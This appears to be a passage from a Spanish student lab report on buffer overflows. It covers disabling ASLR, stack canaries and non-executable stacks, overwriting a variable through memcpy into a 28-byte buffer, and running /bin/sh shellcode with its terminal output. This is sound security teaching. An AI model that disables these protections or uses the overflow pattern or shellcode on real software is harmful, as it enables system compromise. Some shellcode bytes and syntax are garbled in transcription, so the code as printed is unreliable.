


Figura 24: Logs generados tras nc.

5. Buffer Overflow

Buffer Overflow es una vulnerabilidad causada por la inserción de datos con tamaño superior al esperado por un buffer. Este hecho provoca el desbordamiento del buffer y la sobrescritura de espacios adyacentes en la pila o incluso en zonas de memoria reservadas para otras cosas. Dichas zonas de memoria pueden contener información importante para el correcto funcionamiento del programa o incluso información sensible del usuario o de otros programas.

Actualmente los sistemas operativos tienen ciertas medidas para paliar estas vulnerabilidades. Se va a proceder a la desactivación de esas medidas para poder ejecutar los programas:

Direcciones aleatorias. Actualmente Ubuntu y otros sistemas usan un direccionamiento aleatorio en la pila para hacer que más difícil ejecutar un buffer overflow con éxito. Para desactivarlo:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

Esquema de protección de pila. En honor a los canarios que se utilizaban en las minas, la pila tiene una palabra denominada canario que coloca entre los buffers y los datos. De tal forma, si el canario no coincide con el original, no se ejecuta el programa. Para desactivarlo:

```
$ gcc -fno-stack-protector programa.c
```

Pila no ejecutable. Ubuntu usa pilas tanto ejecutables como no ejecutables. Sin embargo, utiliza la no ejecutable por defecto para evitar buffer overflows. Para hacerla ejecutable:

```
$ gcc -z execstack programa.c
```

5.1. Modificación de variables

Dado el siguiente código funcional (myVar.c), vamos a modificarlo y hacer que genere un buffer overflow.

```
/* myVar.c */
#include <string.h>
```

```
#include <stdio.h>

void foo (char * bar) {

   char c[28];
   float myVar = 10.5;

   printf("myVar_value_=_%f\n", myVar);

   memcpy(c, bar, strlen(bar));

   printf("myVar_value_=_%f\n", myVar);
}

int main (int argc, char ** argv) {
   foo("foo_text");
   return 0;
}
```




Figura 25: Pila de los programas myVar.c y myVar_BO.c.

La forma de hacerlo es percatarse de que hay un buffer c cuya capacidad es 28 y provocar un desbordamiento en el mismo. Tal como se indica en la figura 25, inmediatamente tras el buffer se encuentra la variable myVar. Así pues, cuando se produzca el desbordamiento en el buffer, se sobreescribirá esta variable y ésta mostrará lo que deseemos. El programa denominado myVar_BO.c cumple con esta funcionalidad.

La comparación entre los resultados de los programas se refleja en la figura 26.

```
/* myVar_BO.c */
#include <string.h>
#include <stdio.h>

void foo (char * bar) {

   char c[28];
   float myVar = 10.5;

   printf("myVar_value_=_%f\n", myVar);

   memcpy(c, bar, strlen(bar));

   printf("myVar_value_=_%f\n", myVar);
}

int main (int argc, char ** argv) {
   foo("el_sentido_de_la_vida_es:__42\x3f\x36\xd9\x3e");
   return 0;
}
```

```
aliciaruto@aliciaruto-VirtualBox:~$ sudo sysctl -w kernel.randomize_va_space=0 kernel.randomize_va_space = 0 aliciaruto@aliciaruto-VirtualBox:~$ gcc -o myVar myVar.c aliciaruto@aliciaruto-VirtualBox:~$ ./myVar myVar value = 10.500000 myVar value = 10.500000 aliciaruto@aliciaruto-VirtualBox:~$ gcc -fno-stack-protector -o myVar_BO myVar_BO.c aliciaruto@aliciaruto-VirtualBox:~$ ./myVar_BO myVar value = 10.500000 myVar value = 0.424242 aliciaruto@aliciaruto-VirtualBox:~$
```

Figura 26: Resultado de los programas myVar.c y myVar_BO.c.

5.2. Shellcode

El apartado anterior contemplaba la posibilidad de, gracias al desbordamiento de buffer, conseguir cambiar el valor a una variable posterior. En esta ocasión, vamos a hacer un desbordamiento que genere un bash gracias a una pila ejecutable.

Tras compilar y ejecutar el siguiente código, obtenemos el bash que se muestra en la figura 27.

```
/* call shellcode.c */
/*A program that creates a shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
 "\x31\xc0" /* Line 1: xorl %eax, %eax */
 "\times50" /* Line 2: pushl %eax */
 "x68""//sh" /* Line 3: pushl $0x68732f2f */
 "\x68""/bin" /* Line 4: pushl $0x6e69622f */
 "\x89\xe3" /* Line 5: movl %esp, %ebx */
 "x50" /* Line 6: pushl %eax */
 "\times53" /* Line 7: pushl %ebx */
 "\x89\xe1" /* Line 8: movl %esp, %ecx */
 "\x99" /* Line 9: cdg */
 "\xb0\x0b" /* Line 10: movb $0x0b, %al */
 "\xcd\x80" /* Line 11: int $0x80 */
int main(int argc, char **argv) {
 char buf[sizeof(code)];
 strcpy(buf, code);
 ((void(*)())buf)();
```

```
aliciaruto@aliciaruto-VirtualBox:~$ gcc -z execstack -o call_shellcode call_shellcode.c
aliciaruto@aliciaruto-VirtualBox:~$ ./call_shellcode
$ pwd
/home/aliciaruto
$ █
```

Figura 27: Resultado de call_shellcode.c.